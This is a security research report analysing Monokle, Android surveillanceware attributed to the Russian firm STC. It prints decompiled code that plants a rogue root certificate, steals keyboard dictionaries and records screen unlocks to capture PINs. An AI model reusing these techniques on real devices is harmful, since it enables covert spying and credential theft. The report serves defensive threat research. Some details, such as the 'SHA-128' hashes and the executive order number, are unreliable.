Lookout®

SECURITY RESEARCH REPORT

Monokle

The Mobile Surveillance Tooling of the Special Technology Center

July 2019

Contents

Executive Summary

Lookout has discovered a highly targeted mobile malware threat that uses a new and sophisticated set of custom Android surveillanceware tools called Monokle that has possible connections to Russian threat actors. Lookout research indicates these tools are part of a targeted set of campaigns and are developed by the St. Petersburg, Russia-based company, Special Technology Centre, Ltd. (STC, Ltd. or STC).

In late 2016, the amendment to Executive Order 13964 issued by then President Barack Obama, imposed sanctions on STC as one of three companies that provided material support to the Main Intelligence Directorate (GRU) for alleged interference in the 2016 U.S. presidential election. STC is a private defense contractor known for producing Unmanned Aerial Vehicles (UAVs) and Radio Frequency (RF) equipment for supply to the Russian military, as well as other government customers. STC has been operating in St. Petersburg since 2000 and has approximately 1500 employees.

Monokle, developed by STC, is an advanced mobile surveillanceware that compromises a user's privacy by stealing personal data stored on an infected device and exfiltrating this information to command and control infrastructure. While most of its functionality is typical of a mobile surveillanceware, Monokle is unique in that it uses existing methods in novel ways in order to be extremely effective at data exfiltration, even without root access. Among other things, Monokle makes extensive use of the Android accessibility services to exfiltrate data from third party applications and uses predictive-text dictionaries to get a sense of the topics of interest to a target. Monokle will also attempt to record the screen during a screen unlock event so as to compromise a user's PIN, pattern or password.

Monokle appears in a very limited set of applications which implies attacks using Monokle are highly targeted. Many of these applications are trojanized and include legitimate functionality, so user suspicion is not aroused. Lookout data indicates this tool is still being actively deployed.

Lookout is able to link STC to Monokle because it has also discovered that STC has been developing a set of Android security applications, including an antivirus solution, which share infrastructure with Monokle, among other links which are detailed in this report. These applications were developed "for a government customer" according to an STC developer.

Lookout is providing, with this report, a list of more than 80 Indicators of Compromise (IOCs) that would allow cyber security solutions to protect their customers from this threat. Lookout customers have been protected against Monokle since early 2018.

Key Findings

Lookout has discovered new mobile surveillanceware called Monokle

- Monokle is a sophisticated mobile surveillanceware that possesses remote access trojan (RAT) functionality, advanced data exfiltration techniques as well as the ability to install an attacker-specified certificate to the trusted certificates on an infected device that would allow for man-in-the-middle (MITM) attacks.
- Lookout has observed samples in the wild since March 2016. Lookout sensors show that activity appears to remain small but consistent, peaking during the first half of 2018.
- Monokle makes extensive use of Android accessibility services to exfiltrate data from third party applications by reading text displayed on a device's screen at any point in time.
- There is evidence that an iOS version of Monokle is in development. Lookout has no evidence of active iOS infections.
- Monokle has likely been used to target individuals in the Caucasus regions and individuals interested in the Ahrar al-Sham militant group in Syria, among others.

Special Technology Center (STC) is a Russian defense contractor sanctioned by the U.S. Government in connection to alleged interference in the 2016 US presidential elections

- STC is known for producing Unmanned Aerial Vehicles (UAVs) and radio frequency (RF) measurement equipment.
- STC was sanctioned by the US Government through an amendment to Executive Order 13964, and is linked to providing material support to the Main Intelligence Directorate (GRU) and assisting them in conducting signals intelligence operations.

STC is developing both offensive and defensive Android security software

- Lookout researchers have discovered previously unknown mobile software development and surveillance capabilities of STC, suggesting that it operates on both the offensive and defensive side of mobile tooling.
- Its Android antivirus solution is called Defender and its mobile surveillanceware is called Monokle. It is through connections between these tools that Lookout can establish conclusively that STC is the developer of Monokle.
- Lookout has found strong links that tie STC's Android software development operations to Monokle's IOCs
- Lookout has found shared command and control infrastructure used by both legitimate and malicious Android applications produced by STC.
- The Defender application and related software has been referred to by an STC developer as developed "for a government customer".
- Lookout data indicates this tool is still being actively deployed.

Lookout is releasing more than 80 indicators of compromise (IOC):

- 57 SHA-128 hashes and 1 YARA rule for Android malware IOCs.
- 22 domains and IP addresses.
- Four Russian mobile phone numbers used as attacker control phones for Monokle.


Monokle Mobile Surveillanceware

The Monokle surveillanceware family is a well-written and sophisticated piece of mobile malware. One of the most interesting parts of Monokle is that, with root access, it is capable of installing additional attacker-specified certificates to the trusted certificates on an infected device, effectively opening up the target and the device to Man-In-The-Middle (MITM) attacks against TLS traffic. However, Lookout researchers were surprised at the lengths to which Monokle developers have gone to operate successfully without requiring root access. This allows the software to be incredibly flexible and useful in multiple operational scenarios.

This section of the report will detail some of its most interesting malicious functionality and potential targets.


Observed samples

To date Monokle has only been seen in a handful of Android applications and many of the samples have titles and icons very specifically targeted towards certain interests or regions. This leads Lookout researchers to believe that the surveillanceware is probably being used in limited areas around the world. Titles are mostly in English with a handful in Arabic and Russian.



The icons used in different samples of Monokle. Most of these applications are trojanized versions of legitimate secure messaging, productivity, and popularly downloaded applications. The icons and titles have also been stolen from these legitimate applications to disguise Monokle's real purpose. Other titles used familiar words like **Google Update**, **Flashlight** and **Security Update Service** to appear innocuous to the intended target.

To date, while a small number of samples have been found in the wild, Lookout has found samples appearing to date as far back as mid 2015 and, as shown below, has seen fairly regular releases since then.



Timeline for the number of samples seen and their packaging dates for Monokle. Activity appears to remains small but consistent, rising to a peak during the first half of 2018.

Potential targets

We were unable to access any of the data exfiltrated by this threat and hence cannot state with certainty which individuals or groups have been targeted with Monokle. However, there is some evidence pointing to potential targets within configuration files and titles of applications that contained Monokle. Since they were limited in number, contained complete functionality of the applications they trojanized and in some cases referenced very particular interests, it is reasonable to think that the titles and purpose of these applications played a role in convincing targets to install the malware on their devices.

Based on titles and icons of certain applications, we conclude that individuals in the following groups are targets of Monokle:

- Individuals that are interested in Islam.
- Individuals that are interested in or associated with the Ahrar al-Sham militant group in Syria.
- Individuals living in or associated with the Caucasus regions of Eastern Europe.
- Individuals that may be interested in a messaging application called "UzbekChat" referencing the Central Asian nation and former Soviet republic Uzbekistan. A similar, non-trojanized, application which leverages a telegram template for secure messaging with embedded advertising SDKs is available on the free Android app creation website, AppsGeyser.[1]

While some indicators point to these groups, this is by no means an exhaustive list. More detail on two of these groups is provided below, along with Lookout findings that lead to these conclusions.

[1] https://appsgeyser.io/3023577/UzbekChat

Ahrar al-Sham militant group

Initial samples of Monokle acquired by Lookout in December of 2016 were titled **Ahrar Maps**. Lookout telemetry also shows presence of this application in Syria during early 2017. This application is found to be offered through a third party site that advertises association with the Ahrar al-Sham militant group. The group falls under the Syrian Islamic Front umbrella and is aimed at fighting against the Syrian Government and Bashar al-Assad.[2]

Individuals located within or associated with the Caucasus region

This is the icon of a sample of Monokle initially seen in October of 2017 and is simply titled **'caucas'**. The icon also references the Caucasus region in Arabic.[3] Along a similar vein, strings in the configuration script of another sample of Monokle contain a control phrase which also references Ingushetia[4], a place in the Northern Caucasus region. That particular app is a trojanized Flashlight application.

قوقاز
CAUCAS

Malicious functionality

Monokle has numerous characteristics that distinguish it from other malware families seen in the wild; notably its ability to install trusted certificates and exfiltrate several unique types of data, including user-defined words used for predictive text input and recordings of the user unlocking their device. The application also uses accessibility services much more extensively than most other surveillanceware families to exfiltrate data from a large number of popular applications.

Additionally, apps belonging to the Monokle malware family were found to contain a comprehensive set of surveillanceware capabilities, including:

- Remounts system partition to install attacker specified certificate in /system/etc/security/cacerts/).
- Capable of hooking itself to appear invisible to Process Manager.
- Retrieve calendar information including name of event, when and where it is taking place, and description.
- Get the salt that was used when storing a user's password at rest allowing for the plaintext retrieval of a user's password / pincode.
- Receive out-of-band messages via keywords (control phrases) delivered via SMS or from designated control phones.
- Reset a user's pincode.
- Retrieve user dictionary.
- Record environment audio (and specify if high, medium, or low quality).
- Make outgoing calls.
- Record calls.


[2] https://en.wikipedia.org/wiki/Ahrar_al-Sham

[3] https://en.wikipedia.org/wiki/Caucasus#Endonyms_and_exonyms

[4] https://en.wikipedia.org/wiki/Ingushetia

- Keylogger.
- Delete arbitrary files.
- Send text messages to an attacker-specified number.
- Download attacker-specified files.
- Reboot a device.
- Interact with popular office applications to retrieve document text.
- Accept commands from a set of 'control phones' specified in the sample settings.
- Retrieve contacts.
- Get device information including make, model, power levels, whether connectivity is wi-fi or mobile data, whether screen is on or off, etc.
- Retrieve e-mails.
- Take photos and videos.
- Track device location.
- Take screenshots.
- Get nearby cell tower info.
- List installed applications.
- Retrieve accounts and associated passwords.
- Get nearby Wi-Fi details.
- Make screen recordings.
- Suicide functionality and cleanup of staging files.
- Retrieve browser history (includes doing some basic profiling around frequency of sites visited, recency etc).
- Retrieve call history.
- Collect account information and retrieve messages for WhatsApp, Instagram, VK, Skype, imo.
- Execute arbitrary shell commands, as root, if root access is available.

Trusted certificate install




```
List v1 = RootHelper.getInstance().executeRootCommandList("ls /system/etc/security/cacerts/");
if(v1 != null && !v1.isEmpty()) {
    v6 = RootHelper.getInstance().getSecurityContext(new File("/system/etc/security/cacerts/", v1.get(0)));
}

RootHelper.getInstance().executeRootCommand("mount -o remount,rw /system");
boolean v5 = RootHelper.getInstance().ddCopyFile(v0.getAbsolutePath(), "/system/etc/security/cacerts/" + v4.fileName);
RootHelper.getInstance().deleteFile(v0);
if(!v5) {
    return 100;
}

RootHelper.getInstance().executeRootCommand("chmod 644 /system/etc/security/cacerts/" + v4.fileName);
RootHelper.getInstance().executeRootCommand("chown root:root /system/etc/security/cacerts/" + v4.fileName);
RootHelper.getInstance().setSecurityContext(new File("/system/etc/security/cacerts/", v4.fileName), v6);
```

One of Monokle's capabilities allows an adversary to add a certificate of their choosing to the set of those trusted on a compromised device. This would theoretically allow them to conduct man-in-the-middle attacks against SSL-protected traffic if they are able to intercept network traffic.


User-defined words for predictive text input

SQLite databases used for predictive text input at /data/data/com.asus.ime/files/dictionary.dic and /data/data/com.android.providers.userdictionary/databases/user_dict.db are copied to a temporary directory:



```java
    public static int getUserDictionaryList(List arg6) {
        int v0_1;
        if(arg6 == null) {
            return 100;
        }

        Logger.log("getUserDictionaryList");
        String v0 = new File(Environment.getDataDirectory(), "data/com.android.providers.userdictionary/databases/user_dict.db").getAbsolutePath();
        File v1 = new File(App.getContext().getCacheDir(), "5f2bqwko.db");
        if(RootHelper.getInstance().ddRawCopyFile(v0, v1.getAbsolutePath())) {
            RootHelper v2 = RootHelper.getInstance();
            v0 = v0 + "-journal";
            v2.ddRawCopyFile(v0, v1.getAbsolutePath() + "-journal");
            v0_1 = UserDictionaryList.getDictionaryFromDb(arg6, v1);
            v2 = RootHelper.getInstance();
            v2.executeNoRootCommand("rm -r " + v1.getAbsolutePath() + "*");
        }
        else {
            v0_1 = 0;
        }

        if(RootHelper.getInstance().ddRawCopyFile(new File(Environment.getDataDirectory(), "data/com.asus.ime/files/dictionary.dic").getAbsolutePath(), v1.getAbs
            if(UserDictionaryList.getDictionaryFromAsus(arg6, v1) == 0) {
                v0_1 = 0;
            }

            RootHelper v6 = RootHelper.getInstance();
            v6.executeNoRootCommand("rm -r " + v1.getAbsolutePath() + "*");
        }

        return v0_1;
    }
}
```

Then words and word frequency information is extracted from the dictionary for transmission to the command and control server:




```java
        }
        catch(Throwable v5) {
            v6 = ((SQLiteDatabase)v0);
            v2 = ((Cursor)v6);
            goto label_58;
        }
        catch(Exception v5_1) {
            v6 = ((SQLiteDatabase)v0);
            goto label_48;
        }

        try {
            v2 = v6.rawQuery("select word, frequency, locale from words where word not null", ((String[])v0));
            goto label_6;
        }
        catch(Throwable v5) {
        }
        catch(Exception v5_1) {
            goto label_48;
            try {
                while(true) {
                label_6:
                    if((v2.moveToNext()) && arg5.size() < 5000) {
                        if(SessionManager.needStopSession()) {
                            break;
                        }
                        else {
                            goto label_19;
                        }
                    }

                    goto label_30;
                }
            }
```

Screen unlock recording

The malware application makes an attempt to record the screen during unlock events to compromise the device PIN, pattern, or password. On initialization, a BroadcastReceiver is registered for the following intents:

- **android.intent.action.USER_PRESENT**
- **android.intent.action.SCREEN_ON**
- **android.intent.action.SCREEN_OFF**


This BroadcastReceiver calls methods in a ScreenPassword class which attempt to capture the screen contents when the screen is turned on. If the screen is turned off without being unlocked successfully, the capture is stopped and the video file is deleted. If the screen is unlocked, the video is retained and future unlock attempts will not be recorded:



```java
public static void screenOff() {
    if(ScreenPassword.hookVideo != null) {
        Logger.log("xxx Stop hook screen lock");
        ScreenRecorder.getInstance().stopRecorder();
        if(ScreenPassword.hookVideo.exists()) {
            ScreenPassword.hookVideo.delete();
        }

        ScreenPassword.hookVideo = null;
    }
}

public static void screenOn() {
    if((SettingsParser.getInstance().getServiceSettings().ScreenUnlockHook) && (ScreenPassword.isDeviceScreenLocked())) {
        Logger.log("xxx Start hook screen lock");
        ScreenPassword.hookVideo = new File(App.getContext().getFilesDir(), "nsr25832038.vi");
        ScreenRecorder.getInstance().startRecorder(ScreenPassword.hookVideo.getAbsolutePath());
    }
}

public static void screenUnlocked() {
    if(ScreenPassword.hookVideo != null) {
        Logger.log("xxx Finish hook screen lock");
        ScreenRecorder.getInstance().stopRecorder();
        if(ScreenPassword.hookVideo != null && (ServiceEngine.isRootAvailable())) {
            RootHelper.getInstance().modifyFilePermissions(ScreenPassword.hookVideo, 0x2F3);
            RootHelper.getInstance().modifySecurityContext(ScreenPassword.hookVideo);
        }

        ScreenPassword.hookVideo = CipherHelper.getCipherFile(ScreenPassword.hookVideo);
        if(ScreenPassword.hookVideo != null && (ScreenPassword.hookVideo.exists())) {
            Logger.log("xxx Finish hook screen lock successful");
            SettingsParser.getInstance().getServiceSettings().ScreenUnlockHook = false;
            SettingsParser.getInstance().saveSettings();
        }

        ScreenPassword.hookVideo = null;
    }
}
```

Accessibility services usage

The malware is notable for its extensive use of accessibility services to capture data from third party apps such as Microsoft Word, Google Docs, Facebook messenger, Whatsapp, imo, Viber, Skype, WeChat, VK, Line, and Snapchat.




```
public EventAnalyzer(LinkedBlockingQueue arg2) {
    super();
    this.currPackageName = "";
    this.data = new LinkedHashMap();
    this.passwords = new LinkedHashMap();
    this.browserHistory = new LinkedHashMap();
    this.queue = arg2;
    this.textEditorEventAnalyzers = new ArrayList();
    this.textEditorEventAnalyzers.add(new EventMicrosoftWordAnalyzer());
    this.textEditorEventAnalyzers.add(new EventPolarisOfficeAnalyzer());
    this.textEditorEventAnalyzers.add(new EventDocsFreeAnalyzer());
    this.textEditorEventAnalyzers.add(new EventLibreOfficeAnalyzer());
    this.textEditorEventAnalyzers.add(new EventWPSOfficeAnalyzer());
    this.textEditorEventAnalyzers.add(new EventGoogleDocsAnalyzer());
    this.IMEventAnalyzers = new ArrayList();
    this.IMEventAnalyzers.add(new FBMAnalyzer());
    this.IMEventAnalyzers.add(new WhatsAppAnalyzer());
    this.IMEventAnalyzers.add(new IMOAnalyzer());
    this.IMEventAnalyzers.add(new ViberAnalyzer());
    this.IMEventAnalyzers.add(new SkypeAnalyzer());
    this.IMEventAnalyzers.add(new WeChatAnalyzer());
    this.IMEventAnalyzers.add(new VkAnalyzer());
    this.IMEventAnalyzers.add(new LineAnalyzer());
    this.IMEventAnalyzers.add(new SnapchatAnalyzer());
}
```

Evidence of iOS components

